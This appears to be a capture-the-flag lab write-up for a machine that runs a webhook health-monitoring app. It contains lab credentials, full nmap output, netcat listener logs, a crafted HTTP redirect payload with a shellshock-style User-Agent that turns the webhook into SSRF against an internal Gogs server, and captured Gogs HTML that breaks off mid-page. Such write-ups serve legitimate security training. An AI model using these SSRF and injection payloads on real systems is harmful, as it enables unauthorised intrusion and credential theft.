Path of Exploitation

Foothold: Discover ssrf in webhook and ability to query local gogs server on port 3000
User: exploit gogs server to get susanne password from database
root: use mysql and same technique except internal with file:// to get id_rsa. format and get root.

Creds

Username	Password	Description
susanne	february15	ssh
laravel	MYsql_strongestpass@2014+	mysql


Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.93 scan initiated Mon Dec  5 21:22:32 2022 as: nmap -sC -sV -p- -oA nmap/Full -vvv 10.10.11.176
Increasing send delay for 10.10.11.176 from 5 to 10 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 20 to 40 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 40 to 80 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 80 to 160 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 160 to 320 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 320 to 640 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 10.10.11.176 from 640 to 1000 due to 11 out of 11 dropped probes since last increase.
Nmap scan report for 10.10.11.176
Host is up, received echo-reply ttl 63 (0.094s latency).
Scanned at 2022-12-05 21:22:32 UTC for 20607s
Not shown: 65513 closed tcp ports (reset)
PORT      STATE    SERVICE REASON         VERSION
22/tcp    open     ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 32b7f4d42f45d330ee123b0367bbe631 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQChNRnKkpENG89qQHjD+2Kt9H7EDTMkQpzin70Rok0geRogbYVckxywChDv3yYhaDWQ9RrsOcWLs3uGzZR9nCfXOE3uTENbSWV5GdCd3wQNmWcSlkTD4dRcZshaAoMjs1bwzhK+cOy3ZU/ywbIXdHvAz3+Xvyz5yoEnboWYdWtBNFniZ7y/
mZtA/XN19sCt5PcmeY40YFSuaVy/PUQnozplBVBIN6W5gnSE0Y+3J1MLBUkvf4+5zKvC+WLqA394Y1M+/UcVcPAjo6maik1JZNAmquWWo+y+28PdXSm9F2p2HAvwJjXc96f+Fl80+P4j1yxrhWC5AZM8fNCX8FjD7Jl7
|   256 86e15d8c2939acd7e815e649e235ed0c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOR0vwVJwhe/5A7dkomT/li2XC2nvv6/4J6Oe8Xeyi/YQspx3RQGz3aG1sWTPstLu7yno0Z+Lk/GotRdyivSdLA=
|   256 ef6bad64d5e45b3e667949f4ec4c239f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINgiR3y8U+HenhKVoN1EFipbmC6EjO3fWwWPUqa8EeJh
80/tcp    open     http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-title: HTTP Monitoring Tool
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
3000/tcp  filtered ppp     no-response
5016/tcp  filtered unknown no-response
7666/tcp  filtered unknown no-response
7855/tcp  filtered unknown no-response
14421/tcp filtered unknown no-response
15612/tcp filtered unknown no-response
16063/tcp filtered unknown no-response
17010/tcp filtered ncpu    no-response
23563/tcp filtered unknown no-response
23675/tcp filtered unknown no-response
24313/tcp filtered unknown no-response
26400/tcp filtered unknown no-response
27421/tcp filtered unknown no-response
43665/tcp filtered unknown no-response
44210/tcp filtered unknown no-response
51422/tcp filtered unknown no-response
57473/tcp filtered unknown no-response
58090/tcp filtered unknown no-response
61362/tcp filtered unknown no-response
64911/tcp filtered unknown no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec  6 03:05:59 2022 -- 1 IP address (1 host up) scanned in 20606.96 seconds
```

Web Enumeration




create a hook..




set up listener

```
┌──(kali㉿kali)-[~/www]
└─$ nc -klvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.176.
Ncat: Connection from 10.10.11.176:46882.
GET /monitored HTTP/1.0
Host: 10.10.14.178
Connection: close

OK

Ncat: Connection from 10.10.11.176.
```

```
Ncat: Connection from 10.10.11.176:53106.
POST /payload HTTP/1.1
Host: 10.10.14.178
Accept: */*
Content-type: application/json
Content-Length: 113

{"webhookUrl":"http:\/\/10.10.14.178\/payload","monitoredUrl":"http:\/\/10.10.14.178\/monitored","health":"down"}
```



got an error




```
POST /payload HTTP/1.1
Host: 10.10.14.178
Accept: */*
Content-type: application/json
Content-Length: 274

{"webhookUrl":"http:\/\/10.10.14.178\/payload","monitoredUrl":"http:\/\/10.10.14.178\/monitored","health":"up","body":"monitor\n","message":"HTTP\/1.0 200 OK","headers":{"Host":"10.10.14.178","Date":"Tue, 06
```


```
Dec 2022 03:55:25 GMT","Connection":"close","Content-Length":"8"}}HTTP/1.1 200 OK

Host: 10.10.14.178
Date: Tue, 06 Dec 2022 03:55:26 GMT
Connection: close
Content-Length: 13

payload_here
```

lets try redirecting to an internal location


```
┌──(kali㉿kali)-[~/www]
└─$ printf 'HTTP/1.1 301 Moved Permanently\r\nLocation: http://127.0.0.1:3000/\r\nHost: health.htb\r\nUser-Agent: () { :;}; ping -c1 10.10.14.178\r\nConnection: close\r\nContent-Length: 5\r\n\r\ndata'| nc -
klvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.11.176.
Ncat: Connection from 10.10.11.176:34724.
GET /monitored HTTP/1.0
Host: 10.10.14.178
Connection: close

Ncat: Connection from 10.10.11.176.
Ncat: Connection from 10.10.11.176:34726.
POST /payload HTTP/1.1
Host: 10.10.14.178
Accept: */*
Content-type: application/json
Content-Length: 7759
Expect: 100-continue

{"webhookUrl":"http:\/\/10.10.14.178\/payload","monitoredUrl":"http:\/\/10.10.14.178\/monitored","health":"up","body":"<!DOCTYPE html>\n<html>\n\t<head data-suburl=\"\">\n\t\t<meta http-equiv=\"Content-Type\"
content=\"text\/html; charset=UTF-8\" \/>\n        <meta http-equiv=\"X-UA-Compatible\" content=\"IE=edge\"\/>\n        <meta name=\"author\" content=\"Gogs - Go Git Service\" \/>\n\t\t<meta
name=\"description\" content=\"Gogs(Go Git Service) a painless self-hosted Git Service written in Go\" \/>\n\t\t<meta name=\"keywords\" content=\"go, git, self-hosted, gogs\">\n\t\t<meta name=\"_csrf\"
content=\"2YRvsbwLiFJgHA6GSIr1F2QG-XQ6MTY3MDM3NjEyNjMwOTg3ODkwMQ==\" \/>\n\t\t\n\n\t\t<link rel=\"shortcut icon\" href=\"\/img\/favicon.png\" \/>\n\n\t\t\n\t\t<link rel=\"stylesheet\"
href=\"\/\/maxcdn.bootstrapcdn.com\/font-awesome\/4.2.0\/css\/font-awesome.min.css\">\n\n\t\t<script src=\"\/\/code.jquery.com\/jquery-1.11.1.min.js\"><\/script>\n\t\t\n\t\t\n\t\t<link rel=\"stylesheet\"
href=\"\/ng\/css\/ui.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/gogs.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/tipsy.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/css\/magnific-
popup.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/ng\/fonts\/octicons.css\">\n\t\t<link rel=\"stylesheet\" href=\"\/css\/github.min.css\">\n\n\t\t\n    \t<script src=\"\/ng\/js\/lib\/lib.js\"><\/script>\n
\t<script src=\"\/ng\/js\/lib\/jquery.tipsy.js\"><\/script>\n    \t<script src=\"\/ng\/js\/lib\/jquery.magnific-popup.min.js\"><\/script>\n        <script src=\"\/ng\/js\/utils\/tabs.js\"><\/script>\n
<script src=\"\/ng\/js\/utils\/preview.js\"><\/script>\n\t\t<script src=\"\/ng\/js\/gogs.js\"><\/script>\n\n\t\t<title>Gogs: Go Git Service<\/title>\n\t<\/head>\n\t<body>\n\t\t<div
id=\"wrapper\">\n\t\t<noscript>Please enable JavaScript in your browser!<\/noscript>\n\n<header id=\"header\">\n    <ul class=\"menu menu-line container\" id=\"header-nav\">\n        \n\n        \n
\n            <li class=\"right\" id=\"header-nav-help\">\n                <a target=\"_blank\" href=\"http:\/\/gogs.io\/docs\"><i class=\"octicon octicon-info\"><\/i>  Help<\/a>\n
<\/li>\n            <li class=\"right\" id=\"header-nav-explore\">\n                <a href=\"\/explore\"><i class=\"octicon octicon-globe\"><\/i>  Explore<\/a>\n            <\/li>\n        \n
\n    <\/ul>\n<\/header>\n<div id=\"promo-wrapper\">\n    <div class=\"container clear\">\n        <div id=\"promo-logo\" class=\"left\">\n            <img src=\"\/img\/gogs-lg.png\" alt=\"logo\" \/>\n
<\/div>\n        <div id=\"promo-content\">\n            <h1>Gogs<\/h1>\n            <h2>A painless self-hosted Git service written in Go<\/h2>\n            <form id=\"promo-form\" action=\"\/user\/login\"
method=\"post\">\n                <input type=\"hidden\" name=\"_csrf\" value=\"2YRvsbwLiFJgHA6GSIr1F2QG-XQ6MTY3MDM3NjEyNjMwOTg3ODkwMQ==\">\n                <input class=\"ipt ipt-large\" id=\"username\"
name=\"uname\" type=\"text\" placeholder=\"Username or E-mail\"\/>\n                <input class=\"ipt ipt-large\" name=\"password\" type=\"password\" placeholder=\"Password\"\/>\n                <input
name=\"from\" type=\"hidden\" value=\"home\">\n                <button class=\"btn btn-black btn-large\">Sign In<\/button>\n                <button class=\"btn btn-green btn-large\" id=\"register-
button\">Register<\/button>\n            <\/form>\n            <div id=\"promo-social\" class=\"social-buttons\">\n                \n\n\n\n\n            <\/div>\n        <\/div> \n
<\/div>\n<\/div>\n<div id=\"feature-wrapper\">\n    <div class=\"container clear\">\n        \n        <div class=\"grid-1-2 left\">\n            <i class=\"octicon octicon-flame\"><\/i>\n            <b>Easy
to install<\/b>\n            <p>Simply <a target=\"_blank\" href=\"http:\/\/gogs.io\/docs\/installation\/install_from_binary.html\">run the binary<\/a> for your platform. Or ship Gogs with <a
target=\"_blank\" href=\"https:\/\/github.com\/gogits\/gogs\/tree\/master\/dockerfiles\">Docker<\/a> or <a target=\"_blank\" href=\"https:\/\/github.com\/geerlingguy\/ansible-vagrant-
examples\/tree\/master\/gogs\">Vagrant<\/a>, or get it <a target=\"_blank\" href=\"http:\/\/gogs.io\/docs\/installation\/install_from_packages.html\">packaged<\/a>.<\/p>\n        <\/div>\n        <div
class=\"grid-1-2 left\">\n            <i class=\"octicon octicon-device-desktop\"><\/i>\n            <b>Cross-platform<\/b>\n            <p>Gogs runs anywhere <a target=\"_blank\"
href=\"http:\/\/golang.org\/\">Go<\/a> can compile for: Windows, Mac OS X, Linux, ARM, etc. Choose the one you love!<\/p>\n        <\/div>\n        <div class=\"grid-1-2 left\">\n            <i
class=\"octicon octicon-rocket\"><\/i>\n            <b>Lightweight<\/b>\n            <p>Gogs has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!<\/p>\n
<\/div>\n        <div class=\"grid-1-2 left\">\n            <i class=\"octicon octicon-code\"><\/i>\n            <b>Open Source<\/b>\n            <p>It's all on <a target=\"_blank\"
href=\"https:\/\/github.com\/gogits\/gogs\/\">GitHub<\/a>! Join us by contributing to make this project even better. Don't be shy to be a contributor!<\/p>\n        <\/div>\n        \n
<\/div>\n<\/div>\n\t\t<\/div>\n\t\t<footer id=\"footer\">\n\t\t    <div class=\"container clear\">\n\t\t        <p class=\"left\" id=\"footer-rights\">\u00a9 2014 GoGits \u00b7 Version: 0.5.5.1010 Beta \u00b7
Page: <strong>1ms<\/strong> \u00b7\n\t\t            Template: <strong>1ms<\/strong><\/p>\n\n\t\t        <div class=\"right\" id=\"footer-links\">\n\t\t            <a target=\"_blank\"
href=\"https:\/\/github.com\/gogits\/gogs\"><i class=\"fa fa-github-square\"><\/i><\/a>\n\t\t            <a target=\"_blank\" href=\"https:\/\/twitter.com\/gogitservice\"><i class=\"fa fa-twitter\"><\/i>
<\/a>\n\t\t            <a target=\"_blank\" href=\"https:\/\/plus.google.com\/communities\/115599856376145964459\"><i class=\"fa fa-google-plus\"><\/i><\/a>\n\t\t            <a target=\"_blank\"
